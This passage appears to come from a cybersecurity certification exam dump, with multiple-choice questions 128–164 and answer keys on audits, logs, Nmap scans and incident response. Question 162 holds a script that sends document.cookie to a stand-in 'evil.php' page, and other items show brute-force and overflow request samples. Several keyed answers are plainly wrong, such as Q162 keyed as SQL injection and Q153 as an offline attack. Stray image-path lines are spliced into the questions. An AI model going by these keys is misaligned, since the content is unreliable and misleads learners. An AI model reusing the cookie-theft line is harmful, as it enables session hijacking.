During a recent audit, there were a lot of findings similar to and including the following:

192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable OS: Microsoft Windows Server 2012 R2 Vulnerable software installed: Adobe Flash 20.0.0.272
192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Microsoft SharePoint Foundation 2010 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Word Server is running an affected version - 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\Patches\602FDAF466AB90540ADE467809F449F5 - key does not existPatch {4FADF206-BA66-4509-A0ED-6487904F945F} is not installed
192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2007 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Office Excel Services is running an affected version - 12.0.6612.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\Patches\F6A389258DE016A46B54137BE227809A - key does not existPatch {52983A6F-0ED8-4A61-B645-31B72E7208A9} is not installed
192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2010 Based On the following 2 results: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109510190400100000000F01FEC\Patches\FC0008A30BA17544EB340C8942E98787 - key does not


Which of the following would be the BEST way to remediate these findings and minimize similar findings in the future?

A. Use an automated patch management solution.
B. Remove the affected software programs from the servers.
C. Run Microsoft Baseline Security Analyzer on all of the servers.
D. Schedule regular vulnerability scans for all servers on the network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129
The Chief Information Security Officer (CISO) asks a security analyst to write a new SIEM search rule to determine if any credit card numbers are being written to log files. The CISO and security analyst suspect the following log snippet contains real customer card data:



```
RecordError - dumping affected entry:
CustomerName: John Doe
Card1RawString: 0413555577814399
Card2RawString: 0444719465780100
CVV: not-stored
CustomerID: 1234-5678
```

Which of the following expressions would find potential credit card numbers in a format that matches the log snippet?

A. `^[0-9](16)$`
B. `(0-9) x 16`
C. `“1234-5678”`
D. `“04*”`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
Which of the allowing is a best practice with regard to interacting with the media during an incident?

A. Allow any senior management level personnel with knowledge of the incident to discuss it.
B. Designate a single port of contact and at least one backup for contact with the media.
C. Stipulate that incidents are not to be discussed with the media at any time during the incident.
D. Release financial information on the impact of damages caused by the incident.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
A security analyst was asked to join an outage call for a critical web application. The web middleware support team determined the web server is running and having no trouble processing requests; however, some investigation has revealed firewall denies to the web server that began around 1.00 a.m. that morning. An emergency change was made to enable the access, but management has asked for a root cause determination. Which of the following would be the BEST next step?

A. Install a packet analyzer near the web server to capture sample traffic to find anomalies.
B. Block all traffic to the web server with an ACL.
C. Use a port scanner to determine all listening ports on the web server.
D. Search the logging servers for any rule changes.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A security analyst determines that several workstations are reporting traffic usage on port 3389. All workstations are running the latest OS patches according to patch reporting. The help desk manager reports some users are getting logged off of their workstations, and network access is running slower than normal. The analyst believes a zero-day threat has allowed remote attackers to gain access to the workstations. Which of the following are the BEST steps to stop the threat without impacting all services? (Choose two.)

A. Change the public NAT IP address since APTs are common.
B. Configure a group policy to disable RDP access.
C. Disconnect public Internet access and review the logs on the workstations.
D. Enforce a password change for users on the network.
E. Reapply the latest OS patches to workstations.
F. Route internal traffic through a proxy server.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
On which of the following organizational resources is the lack of an enabled password or PIN a common vulnerability?

A. VDI systems
B. Mobile devices
C. Enterprise server Oss
D. VPNs
E. VoIP phones

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
A company allows employees to work remotely. The security administration is configuring services that will allow remote help desk personnel to work secure outside the company's headquarters. Which of the following presents the BEST solution to meet this goal?

A. Configure a VPN concentrator to terminate in the DMZ to allow help desk personnel access to resources.
B. Open port 3389 on the firewall to the server to allow users to connect remotely.
C. Set up a jump box for all help desk personnel to remotely access system resources.


D. Use the company's existing web server for remote access and configure over port 8080.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
In order to leverage the power of data correlation within Nessus, a cybersecurity analyst needs to write an SQL statement that will provide how long a vulnerability has been present on the network.

Given the following output table:



ScanDate	IP	Port	PluginID
2015-06-01	192.168.1.224	System (3306/tcp)	1000
2015-09-01	192.168.1.224	System (3306/tcp)	1000
2016-01-01	192.168.1.224	System (3306/tcp)	1000

Which of the following SQL statements would provide the resulted output needed for this correlation?

A. `SELECT Port, ScanDate, IP, PlugIn FROM MyResults WHERE PluginID='1000'`
B. `SELECT ScanDate, IP, Port, PlugIn FROM MyResults WHERE PluginID='1000'`
C. `SELECT IP, PORT, PlugIn, ScanDate FROM MyResults SET PluginID='1000'`
D. `SELECT ScanDate, IP, Port, PlugIn SET MyResults WHERE PluginID='1000'`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
After an internal audit, it was determined that administrative logins need to use multifactor authentication or a 15-character key with complexity enabled. Which of the following policies should be updates to reflect this change? (Choose two.)

A. Data ownership policy
B. Password policy
C. Data classification policy
D. Data retention policy
E. Acceptable use policy
F. Account management policy

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
Management wants to scan servers for vulnerabilities on a periodic basis. Management has decided that the scan frequency should be determined only by vendor patch schedules and the organization's application deployment schedule. Which of the following would force the organization to conduct an out-of-cycle vulnerability scan?

A. Newly discovered PII on a server
B. A vendor releases a critical patch update
C. A critical bug fix in the organization's application
D. False positives identified in production

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
A security administrator recently deployed a virtual honeynet. The honeynet is not protected by the company's firewall, while all production networks are protected by a stateful firewall. Which of the following would BEST allow an external penetration tester to determine which one is the honeynet's network?

A. Banner grab
B. Packet analyzer
C. Fuzzer

D. TCP ACK scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
A security analyst is conducting a vulnerability assessment of older SCADA devices on the corporate network. Which of the following compensating controls is likely to prevent the scans from providing value?

A. Access control list network segmentation that prevents access to the SCADA devices inside the network.
B. Detailed and tested firewall rules that effectively prevent outside access of the SCADA devices.
C. Implementation of a VLAN that allows all devices on the network to see all SCADA devices on the network.
D. SCADA systems configured with 'SCADA SUPPORT'=ENABLE

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
A logistics company's vulnerability scan identifies the following vulnerabilities on Internet-facing devices in the DMZ:

- SQL injection on an infrequently used web server that provides files to vendors
- SSL/TLS not used for a website that contains promotional information

The scan also shows the following vulnerabilities on internal resources:

- Microsoft Office Remote Code Execution on test server for a human resources system
- TLS downgrade vulnerability on a server in a development network

In order of risk, which of the following should be patched FIRST?

A. Microsoft Office Remote Code Execution
B. SQL injection
C. SSL/TLS not used

D. TLS downgrade

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
A cybersecurity analyst is reviewing Apache logs on a web server and finds that some logs are missing. The analyst has identified that the systems administrator accidentally deleted some log files. Which of the following actions or rules should be implemented to prevent this incident from reoccurring?

A. Personnel training
B. Separation of duties
C. Mandatory vacation
D. Backup server

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
While reviewing three months of logs, a security analyst notices probes from random company laptops going to SCADA equipment at the company's manufacturing location. Some of the probes are getting responses from the equipment even though firewall rules are in place, which should block this type of unauthorized activity. Which of the following should the analyst recommend to keep this activity from originating from company laptops?

A. Implement a group policy on company systems to block access to SCADA networks.
B. Require connections to the SCADA network to go through a forwarding proxy.
C. Update the firewall rules to block SCADA network access from those laptop IP addresses.
D. Install security software and a host-based firewall on the SCADA equipment.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
An analyst is preparing for a technical security compliance check on all Apache servers. Which of the following will be the BEST to use?

A. CIS benchmark
B. Nagios
C. OWASP
D. Untidy
E. Cain & Abel

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
A company provides wireless connectivity to the internal network from all physical locations for company-owned devices. Users were able to connect the day before, but now all users have reported that when they connect to an access point in the conference room, they cannot access company resources. Which of the following BEST describes the cause of the problem?

A. The access point is blocking access by MAC address. Disable MAC address filtering.
B. The network is not available. Escalate the issue to network support.
C. Expired DNS entries on users' devices. Request the affected users perform a DNS flush.
D. The access point is a rogue device. Follow incident response procedures.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
A security analyst received an alert from the antivirus software identifying a complex instance of malware on a company's network. The company does not have the resources to fully analyze the malware and determine its effect on the system. Which of the following is the BEST action to take in the incident recovery and post-

incident response process?

A. Wipe hard drives, reimage the systems, and return the affected systems to ready state.
B. Detect and analyze the precursors and indicators; schedule a lessons learned meeting.
C. Remove the malware and inappropriate materials; eradicate the incident.
D. Perform event correlation; create a log retention policy.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
A security analyst is performing ongoing scanning and continuous monitoring of the corporate datacenter. Over time, these scans are repeatedly showing susceptibility to the same vulnerabilities and an increase in new vulnerabilities on a specific group of servers that are clustered to run the same application. Which of the following vulnerability management processes should be implemented?

A. Frequent server scanning
B. Automated report generation
C. Group policy modification
D. Regular patch application

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 147
Which of the following describes why it is important to include scope within the rules of engagement of a penetration test?

A. To ensure the network segment being tested has been properly secured
B. To ensure servers are not impacted and service is not degraded
C. To ensure all systems being scanned are owned by the company
D. To ensure sensitive hosts are not scanned

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
An organization is conducting penetration testing to identify possible network vulnerabilities. The penetration tester has already identified active hosts in the network and is now scanning individual hosts to determine if any are running a web server. The output from the latest scan is shown below:



```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Interesting ports on host 192.168.1.13:


PORT      STATE     SERVICE
80/tcp    open      http


Service detection performed:
Nmap done: 1 IP address (1 host up) scanned in 0.822 seconds
```

Which of the following commands would have generated the output above?

A. –nmap –sV 192.168.1.13 –p 80
B. –nmap –sP 192.168.1.0/24 –p ALL
C. –nmap –sV 192.168.1.1 –p 80
D. –nmap –sP 192.168.1.13 –p ALL

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
A security analyst with an international response team is working to isolate a worldwide distribution of ransomware. The analyst is working with international

governing bodies to distribute advanced intrusion detection routines for this variant of ransomware. Which of the following is the MOST important step with which the security analyst should comply?

A. Security operations privacy law
B. Export restrictions
C. Non-disclosure agreements
D. Incident response forms

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
The software development team pushed a new web application into production for the accounting department. Shortly after the application was published, the head of the accounting department informed IT operations that the application was not performing as intended. Which of the following SDLC best practices was missed?

A. Peer code reviews
B. Regression testing
C. User acceptance testing
D. Fuzzing
E. Static code analysis

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
The development team recently moved a new application into production for the accounting department. After this occurred, the Chief Information Officer (CIO) was contacted by the head of accounting because the application is missing a key piece of functionality that is needed to complete the corporation’s quarterly tax returns. Which of the following types of testing would help prevent this from reoccurring?

A. Security regression testing
B. User acceptance testing

C. Input validation testing
D. Static code testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 152
While conducting research on malicious domains, a threat intelligence analyst received a blue screen of death. The analyst rebooted and received a message stating that the computer had been locked and could only be opened by following the instructions on the screen. Which of the following combinations describes the MOST likely threat and the PRIMARY mitigation for the threat?

A. Ransomware and update antivirus
B. Account takeover and data backups
C. Ransomware and full disk encryption
D. Ransomware and data backups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
An analyst is reviewing the following log from the company web server:



```
15.34.24 GET /directory/listening.php?user=admin&pass=admin1
15.34.27 GET /directory/listening.php?user=admin&pass=admin2
15.34.29 GET /directory/listening.php?user=admin&pass=1admin
15.34.35 GET /directory/listening.php?user=admin&pass=2admin
```

Which of the following is this an example of?

A. Online rainbow table attack

B. Offline brute force attack
C. Offline dictionary attack
D. Online hybrid attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 154
Which of the following organizations would have to remediate embedded controller vulnerabilities?

A. Banking institutions
B. Public universities
C. Regulatory agencies
D. Hydroelectric facilities

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
The following IDS log was discovered by a company's cybersecurity analyst:



```
141.21.15.254----[21/APRIL 2016:00:17:20+1200]
“GET /index.php?username=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP /1.1”
200, 2731 “http://www.comptia.com/cgibin/form/commentary/noframes/read/209” “Mozilla/4.0 (compatible:MSIE 6.0:
Window NT 5.1: Hotbar 4.4.7.0)”
```

Which of the following was launched against the company based on the IDS log?

A. SQL injection attack
B. Cross-site scripting attack
C. Buffer overflow attack
D. Online password crack attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
While reviewing firewall logs, a security analyst at a military contractor notices a sharp rise in activity from a foreign domain known to have well-funded groups that specifically target the company's R&D department. Historical data reveals other corporate assets were previously targeted. This evidence MOST likely describes:

A. an APT.
B. DNS harvesting.
C. a zero-day exploit.
D. corporate espionage.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
A corporation employs a number of small-form-factor workstations and mobile devices, and an incident response team is therefore required to build a forensics kit with tools to support chip-off analysis. Which of the following tools would BEST meet this requirement?

A. JTAG adapters
B. Last-level cache readers
C. Write-blockers
D. ZIF adapters


Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 158

An organization has a practice of running some administrative services on non-standard ports as a way of frustrating any attempts at reconnaissance. The output of the latest scan on host 192.168.1.13 is shown below:



```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT

Nmap scan report for 192.168.1.13

Host is up (0.00066s latency).

Not shown: 990 closed ports
PORT      STATE     SERVICE
23/tcp    open      ssh
111/tcp   open      rpcbind
139/tcp   open      netbios-ssn
1417/tcp  open      OpenSSH
3306/tcp  open      mysql

MAC Address:01:AA:FB:23:21:45

Nmap done:1IPaddress (1hostup) scannedin4.22seconds
```

Which of the following statements is true?

A. Running SSH on the Telnet port will now be sent across an unencrypted port.

B. Despite the results of the scan, the service running on port 23 is actually Telnet and not SSH, and creates an additional vulnerability

C. Running SSH on port 23 provides little additional security from running it on the standard port.

D. Remote SSH connections will automatically default to the standard SSH port.

E. The use of OpenSSH on its default secure port will supersede any other remote connection attempts.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
A security administrator has uncovered a covert channel used to exfiltrate confidential data from an internal database server through a compromised corporate web server. Ongoing exfiltration is accomplished by embedding a small amount of data extracted from the database into the metadata of images served by the web server. File timestamps suggest that the server was initially compromised six months ago using a common server misconfiguration. Which of the following BEST describes the type of threat being used?

A. APT
B. Zero-day attack
C. Man-in-the-middle attack
D. XSS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
After reading about data breaches at a competing company, senior leaders in an organization have grown increasingly concerned about social engineering attacks. They want to increase awareness among staff regarding this threat, but do not want to use traditional training methods because they regard these methods as ineffective. Which of the following approaches would BEST meet the requirements?

A. Classroom training on the dangers of social media followed by a test and gift certificates for any employee getting a perfect score.
B. Simulated phishing emails asking employees to reply to the email with their updated phone number and office location

C. A poster contest to raise awareness of PII and asking employees to provide examples of data breaches and consequences


D. USB drives randomly placed inside and outside the organization that contain a pop-up warning to any users who plug the drive into their computer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 161

A company installed a wireless network more than a year ago, standardizing on the same model APs in a single subnet. Recently, several users have reported timeouts and connection issues with Internet browsing. The security administrator has gathered some information about the network to try to recreate the issues with the assistance of a user. The administrator is able to ping every device on the network and confirms that the network is very slow.



Administrator's PC:	192.168.1.20
User's PC:	192.168.1.22
AP-Finance:	192.168.1.10
AP-Workshop:	192.168.1.11
AP-Lounge:	192.168.1.12
AP-Reception:	192.168.1.13
AP-Warehouse:	192.168.1.14
AP-IT:	192.168.1.15

Output:



```
Interface: 192.168.1.20 --- 0xf
Internet Address Physical Address Type
192.168.1.4 1a-25-0d-df-c6-27 dynamic
192.168.1.5 1a-25-0d-df-c8-00 dynamic
192.168.1.10 00-dc-3b-67-81-1a dynamic
192.168.1.11 c4-02-03-a1-4a-01 dynamic
192.168.1.12 00-dc-3b-67-82-02 dynamic
192.168.1.13 00-dc-3b-a5-ba-0b dynamic
192.168.1.14 00-dc-3b-67-88-07 dynamic
192.168.1.15 00-dc-3b-67-80-0a dynamic
192.168.1.20 1a-25-0d-df-8d-82 dynamic
192.168.1.22 1a-25-0d-df-89-cb dynamic
```


Given the above results, which of the following should the administrator investigate FIRST?

A. The AP-Workshop device
B. The AP-Reception device
C. The device at 192.168.1.4
D. The AP-IT device
E. The user's PC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
Given the following code:



```
<SCRIPT type=”text/javascript”>
var adr = “../evil.php?breadmonster=” +escape{document.cookie};
var query = “SELECT * FROM users WHERE name=’smith’;
</SCRIPT>
```

Which of the following types of attacks is occurring in the example above?

A. MITM
B. Session hijacking
C. XSS
D. Privilege escalation
E. SQL injection

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:


QUESTION 163
Which of the following tools should an analyst use to scan for web server vulnerabilities?

A. Wireshark
B. Qualys
C. ArcSight
D. SolarWinds

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
A security analyst has been asked to scan a subnet. During the scan, the following output was generated:



```
[root@scanbox ~]# nmap 192.168.100.*

Starting Nmap 4.11 (http://www.insecure.org/nmap/) at 2015-10-10 19:10 EST
Interesting ports on purple.company.net (192.168.100.145):
Not shown: 1677 closed ports
PORT        STATE              SERVICE
22/tcp      open               ssh
53/tcp      open               domain
111/tcp     open               rpcbind

Interesting ports on lemonyellow.company.net (192.168.100.214):
Not shown: 1676 closed ports
PORT        STATE              SERVICE
22/tcp      open               ssh
80/tcp      open               http
111/tcp     open               rpcbind
443/tcp     open               ssl/http

Nmap finished: 256 IP addresses (2 hosts up) scanned in 7.223 seconds
```

Based on the output above, which of the following is MOST likely?

